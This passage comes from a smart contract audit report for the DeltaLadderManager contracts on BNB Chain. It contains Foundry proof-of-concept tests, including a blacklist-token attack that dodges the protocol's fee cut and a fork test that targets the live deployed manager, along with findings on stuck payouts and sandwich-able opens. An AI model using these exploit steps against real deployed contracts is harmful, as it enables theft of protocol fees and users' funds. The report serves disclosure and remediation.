        assertTrue(IUniswapV3Pool(pool).liquidity() > 0, "ladder did not mint real liquidity");

        // 2. NOW weaponize the token: block the manager specifically. Open already happened,
        //    so this blocks every future manager-mediated transfer to itself without having
        //    blocked the deposit.
        vm.prank(attacker);
        evil.setBlacklisted(address(manager), true);

        // 3. Generate real trading fees, paid in `evil` (so the fee leg that matters is the
        //    blacklisted token) by swapping evil → WBNB through the position's range.
        Swapper swapper = new Swapper();
        vm.prank(attacker);
        evil.transfer(address(swapper), 1_000e18);
        bool evilIsToken0 = token0 == address(evil);
        swapper.swap(pool, evilIsToken0, 1_000e18, evilIsToken0 ? uint160(4295128740) :
uint160(1461446703485210103287273052203988822378723970341));

        // 4. Every ordinary manager-mediated exit now reverts: collect() pays fees to the
        //    manager, and the manager is blacklisted.
        uint256[] memory single = new uint256[](1);
        single[0] = tokenId;
        vm.prank(attacker);
        vm.expectRevert();
        manager.collectV3Batch(single, block.timestamp);

        // 5. The only remaining path: request + owner-countersigned release.
        vm.prank(attacker);
        manager.requestRelease(DeltaLadderManagerV3.Version.V3, tokenId, "");

        vm.prank(owner);
        manager.releaseNft(DeltaLadderManagerV3.Version.V3, tokenId, "");
```

```
        // The NFT is back with the attacker, unsettled. No protocol cut was ever booked on
        // the token whose fees are the whole point of this attack.
        assertEq(IERC721(address(npm)).ownerOf(tokenId), attacker, "NFT did not return to attacker");
        assertEq(manager.accruedProtocolFees(address(evil)), 0, "protocol should not have collected any
cut");

        // 6. Attacker, now the direct NPM owner (blacklist never applied to them), collects
        //    the fees themselves. The blacklisted token still has real, uncollected fees
        //    sitting in the position - this call must succeed and pay out nonzero `evil`.
        vm.prank(attacker);
        (uint256 got0, uint256 got1) = npm.collect(
            INonfungiblePositionManager.CollectParams({
                tokenId: tokenId,
                recipient: attacker,
                amount0Max: type(uint128).max,
                amount1Max: type(uint128).max
            })
        );

        uint256 evilFeesCollected = evilIsToken0 ? got0 : got1;
        assertGt(evilFeesCollected, 0, "attacker collected no evil-token fees - swap didn't accrue
any");
        emit log_named_uint("evil-token fees paid to attacker with zero protocol cut",
evilFeesCollected);
    }
}
```

RECOMMENDATION

`releaseNft` could skim at the current on-chain `tokensOwed`/accrued-fee reading even when the push fails, crediting the protocol's cut via the `owed`/`accruedProtocolFees` ledgers instead of skipping the skim entirely on any harvest failure. Note the position is no longer managed post-release, so the manager has no way to actually collect on that claim once the NFT leaves custody, so this alone does not fully close the gap.

A more complete fix: before honoring an unsettled release, verify the harvest failure is not selectively targeted at the manager. For example, simulate the same `collect`/`removeLiquidity` call as if the caller were the position's beneficiary (a static call from that context) and only allow the unsettled path through if that would also fail. This is harder to implement cleanly on-chain but closes the "fails only for us" asymmetry the whole exploit depends on.

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, Low. Releases are owner-sent, and our release tool holds any that would skip the fee.

L-04 A blocklisted beneficiary can never recover deferred payouts

SEVERITY ● LOW STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L959` `DeltaLadderManagerV4.sol#L925`

SUMMARY

When delivery fails, `_payErc20` defers the amount into `owed[beneficiary][token]`. The only recovery paths, `claim` and owner-called `claimFor`, retry the identical `safeTransfer` to the same recorded beneficiary; `claimRewards` / `claimRewardsFor` likewise pay only the account baked into the Merkle leaf. No path can redirect to an alternate receiver, so a blocklisted beneficiary's credits are undeliverable for as long as the block lasts, and their `totalOwed` reservation permanently depresses `unallocatedBalance`.

AFFECTED CODE

recovery retries the same recipient; no redirection parameter exists anywhere:

```
function _claim(address beneficiary, address token) internal {
    uint256 amount = owed[beneficiary][token];
    if (amount == 0) return;
    _requireBacking(token);
    owed[beneficiary][token] = 0;
    totalOwed[token] -= amount;
@>    this.executePayout(token, beneficiary, amount);    // retries the SAME blocked recipient
    emit PayoutClaimed(beneficiary, token, amount);
}
```

IMPACT

Stranded user value and a permanently inflated `totalOwed` reserve for the token. The no-redirection design is deliberate (the owner cannot steer user funds) but leaves no user-signed escape either.

PROOF OF CONCEPT

ATTACK PATH

Precondition: the position pays out a recipient-checked blocklist token (USDC-style).

1. Alice is the recorded beneficiary of a managed position, and Circle blacklists her address.
2. A harvest or close pays her in USDC; the `safeTransfer` reverts, so `_payErc20` defers the amount into `owed[alice][USDC]` and the funds stay in the manager.
3. Alice calls `claim(USDC)`, which retries the same `safeTransfer` to her blocked address and reverts.
4. The owner calls `claimFor(alice, USDC)`, which pays only the recorded beneficiary and reverts the same way.
5. `transferBeneficiary` and `releaseNft` move only the position, never the existing `owed` credit.
6. No other path (rewards root, `sweepTokens`, external `executePayout`) can touch the reservation.

End state: the credit is fully backed but undeliverable by anyone until the address is unlisted.

POC

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.26;

/// @notice Standalone FORK PoC for finding F-1 against the DEPLOYED DeltaLadderManagerV3 on
///         BNB Chain (56): a recipient-blocklisting token's deferred credit is unrecoverable
///         through both claim() and claimFor() on the live manager.
/// @dev Save as test/poc/fork/F1ForkPoC.t.sol in the audit repo and run:
///        FORK_URL=<bnb chain 56 rpc> forge test --match-contract F1ForkPoC -vv
///      The test self-skips when FORK_URL is unset or the RPC is not chain 56.
import {Test} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {SafeERC20} from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import {IERC721} from "@openzeppelin/contracts/token/ERC721/IERC721.sol";
import {DeltaLadderManagerV3} from "../../../src/DeltaLadderManagerV3.sol";
import {INonfungiblePositionManager} from "../../../src/interfaces/IUniswapV3.sol";
import {MockERC20} from "../../mocks/MockERC20.sol";

/// @notice ERC20 that blocklists RECIPIENTS (USDC-style). BNB's bridged stables carry no real
///         blacklist, so the token is ours; the custody, NPM and manager are the live ones.
contract BlocklistToken {
    string public name = "Blocklist Token";
    string public symbol = "BLT";
    uint8 public decimals = 18;
    mapping(address ⇒ uint256) public balanceOf;
    mapping(address ⇒ mapping(address ⇒ uint256)) public allowance;
    uint256 public totalSupply;
    address public blockedTo;

    function setBlockedTo(address a) external {
        blockedTo = a;
    }

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
        totalSupply += amount;
    }

    function approve(address spender, uint256 value) external returns (bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }

    function transfer(address to, uint256 value) external returns (bool) {
        _transfer(msg.sender, to, value);
        return true;
    }

    function transferFrom(address from, address to, uint256 value) external returns (bool) {
        uint256 a = allowance[from][msg.sender];
        if (a ≠ type(uint256).max) {
            require(a ≥ value, "allowance");
            allowance[from][msg.sender] = a - value;
        }
        _transfer(from, to, value);
        return true;
```

```
    }

    function _transfer(address from, address to, uint256 value) internal {
        if (to == blockedTo && blockedTo != address(0)) revert("blocked-to");
        require(balanceOf[from] >= value, "balance");
        balanceOf[from] -= value;
        balanceOf[to] += value;
    }
}

interface IUniswapV3FactoryMin {
    function createPool(address tokenA, address tokenB, uint24 fee) external returns (address pool);
}

interface IUniswapV3PoolMin {
    function initialize(uint160 sqrtPriceX96) external;
}

contract F1ForkPoC is Test {
    using SafeERC20 for IERC20;

    address internal constant MGR_V3 = 0x17425c9E2e4F2Ef88736E9Df578C169153444dA4;
    uint160 internal constant SQRT_PRICE_1 = 79228162514264337593543950336; // 2^96
    uint256 internal constant DL = type(uint256).max;
    int24 internal constant FULL_LOWER = -887220; // full range at tickSpacing 60
    int24 internal constant FULL_UPPER = 887220;

    DeltaLadderManagerV3 internal mgr3;
    INonfungiblePositionManager internal npm;
    IUniswapV3FactoryMin internal factory;
    address internal liveOwner;

    BlocklistToken internal blockT;
    MockERC20 internal tokB;
    address internal user = makeAddr("user");
    bool internal forked;

    function setUp() public {
        string memory url = vm.envOr("FORK_URL", string(""));
        if (bytes(url).length == 0) return;
        uint256 blk = vm.envOr("FORK_BLOCK", uint256(0));
        if (blk == 0) vm.createSelectFork(url);
        else vm.createSelectFork(url, blk);
        if (block.chainid != 56) return;
        forked = true;

        mgr3 = DeltaLadderManagerV3(payable(MGR_V3));
        npm = mgr3.v3Npm();
        factory = IUniswapV3FactoryMin(npm.factory());
        liveOwner = mgr3.owner();
        blockT = new BlocklistToken();
        tokB = new MockERC20("Fork B", "FKB");
    }

    modifier onlyFork() {
        vm.skip(!forked);
        _;
```

```
    }

    /// Create + initialize a REAL Uniswap V3 pool (fee 3000) and mint a full-range position
    /// on the REAL NPM to `to`, then deposit it into the LIVE manager.
    function _setupManagedV3(address who) internal returns (uint256 id) {
        address pool = factory.createPool(address(blockT), address(tokB), 3000);
        IUniswapV3PoolMin(pool).initialize(SQRT_PRICE_1);
        id = _mintV3(who);
        vm.prank(who);
        IERC721(address(npm)).safeTransferFrom(who, address(mgr3), id);
    }

    function _mintV3(address to) internal returns (uint256 id) {
        (address t0, address t1) = address(blockT) < address(tokB)
            ? (address(blockT), address(tokB))
            : (address(tokB), address(blockT));
        BlocklistToken(address(blockT)).mint(address(this), 1_000e18);
        tokB.mint(address(this), 1_000e18);
        IERC20(t0).forceApprove(address(npm), type(uint256).max);
        IERC20(t1).forceApprove(address(npm), type(uint256).max);
        (id,,,) = npm.mint(
            INonfungiblePositionManager.MintParams({
                token0: t0,
                token1: t1,
                fee: 3000,
                tickLower: FULL_LOWER,
                tickUpper: FULL_UPPER,
                amount0Desired: 1_000e18,
                amount1Desired: 1_000e18,
                amount0Min: 0,
                amount1Min: 0,
                recipient: to,
                deadline: block.timestamp
            })
        );
    }

    function _one(uint256 v) internal pure returns (uint256[] memory a) {
        a = new uint256[](1);
        a[0] = v;
    }

    function test_fork_F1_blocklistedBeneficiary_creditStuck() public onlyFork {
        uint256 id = _setupManagedV3(user);
        blockT.setBlockedTo(user);

        // Close: the tokB principal reaches the user; the blockT leg defers into `owed`.
        vm.prank(user);
        mgr3.closeV3Batch(_one(id), _one(0), _one(0), DL);
        uint256 credit = mgr3.owed(user, address(blockT));
        assertGt(credit, 0, "principal deferred into a credit on the live manager");

        vm.prank(user);
        vm.expectRevert(bytes("blocked-to"));
        mgr3.claim(address(blockT));

        vm.prank(liveOwner);
```

```
        vm.expectRevert(bytes("blocked-to"));
        mgr3.claimFor(user, address(blockT));

        assertEq(mgr3.owed(user, address(blockT)), credit, "credit stuck while blocklisted");
    }
}
```

RECOMMENDATION

Add a beneficiary-signed redirection for deferred credits only (e.g. `claimTo(token, receiver)` callable by the credit holder), preserving the owner-cannot-redirect property while giving a blocklisted user an exit.

REMEDIATION ACKNOWLEDGED

DELTA

Acknowledged, by design. Payouts only go to the beneficiary, and redirecting would bypass the issuer's freeze. Won't fix.

I-01 No contract-side slippage floor on opens; deployed with all price protection disabled, every open is sandwich-able on the BNB public mempool

SEVERITY ● INFORMATIONAL STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L526` `DeltaLadderManagerV4.sol#L564`

SUMMARY

The `openV3` function delegates all price protection to two caller-supplied inputs: the `[minSqrtPriceX96, maxSqrtPriceX96]` band and the `amount0Min` / `amount1Min`. The contract itself doesn't enforce any floor of its own. BNB Chain has a public mempool, so an open without price protection can be sandwiched.

On a public mempool an attacker front-runs the `openV3` to move the pool price, the victim's deposit mints at that manipulated price (no check rejects it), and the attacker restores the price in a back-run. The victim's freshly minted position is worth materially less at the true price than the capital they put in, and the attacker keeps the difference.

AFFECTED CODE

The band is forwarded to the builder and the rung mins to the NPM exactly as the caller passes them; nothing rejects a full-range band or a zero min:

```
function openV3(
    address pool,
    IDeltaPositionBuilder.Rung[] calldata rungs,    // each Rung carries amount0Min / amount1Min
    uint160 minSqrtPriceX96,
    uint160 maxSqrtPriceX96,
    uint256 deadline
) external payable nonReentrant returns (uint256[] memory tokenIds) {
    ...
    // caller-supplied band and rung mins are the ONLY price protection; no floor is enforced here
    tokenIds = v3Builder.mintLadder{value: msg.value}(pool, rungs, minSqrtPriceX96, maxSqrtPriceX96,
deadline);
    ...
}
```

The `openV4` follows the same assumption (it has no price-band parameter at all, only the per-rung `amount0Max` / `amount1Max` ceilings).

IMPACT

Direct loss of a depositor's capital on every open, to an attacker.

PROOF OF CONCEPT

RECOMMENDATION

Ship the client with a tight band and non-zero rung mins derived from a fresh quote at send time. Optionally, have the contract reject the degenerate combination of a full-range band with all-zero mins, or document prominently that integrators must supply real bounds on public-mempool chains.

REMEDIATION ACKNOWLEDGED

DELTA

Acknowledged, Info. On BNB the app sends a tight band from a fresh price, and we're capping opens at 1%.

09 - PLEASE READ

DISCLAIMER

A security audit can never guarantee the complete absence of vulnerabilities. Audits are a time, resource and expertise-bound effort in which we aim to identify as many issues as possible.

This review covers only the files listed in the Scope section, as reviewed. Code changed after the review, external dependencies, deployment configuration and operational practices may introduce additional risk.

10 - WHO WE ARE

ABOUT KANN AUDITS

Kann Audits is a Web3 security audit company helping DeFi protocols, blockchain networks, and infrastructure teams build securely at every stage, from development to launch and beyond.

EXPERT SECURITY AUDITS

Human-led smart contract security audits built around the architecture, business logic, integrations and risk profile of complex Web3 protocols.

AI SECURITY SCAN

Kann AI extracts Solidity call graphs and returns function-level security signals for expert validation.

FORMAL VERIFICATION

Define security properties for critical protocol behaviour and evaluate whether the implementation satisfies those specifications.

INCIDENT RESPONSE

A direct triage path for suspected exploits, critical vulnerabilities, suspicious transactions and urgent remediation review.

KANN AUDITS

WEB3 SECURITY AUDITS

GET IN TOUCH

WEBSITE	kannaudits.com
PORTFOLIO	github.com/KannAudits
EMAIL	contact@kannaudits.com
X	@KannAudits
TELEGRAM	@KannAudits

© 2026 Kann Audits. Prepared for Delta.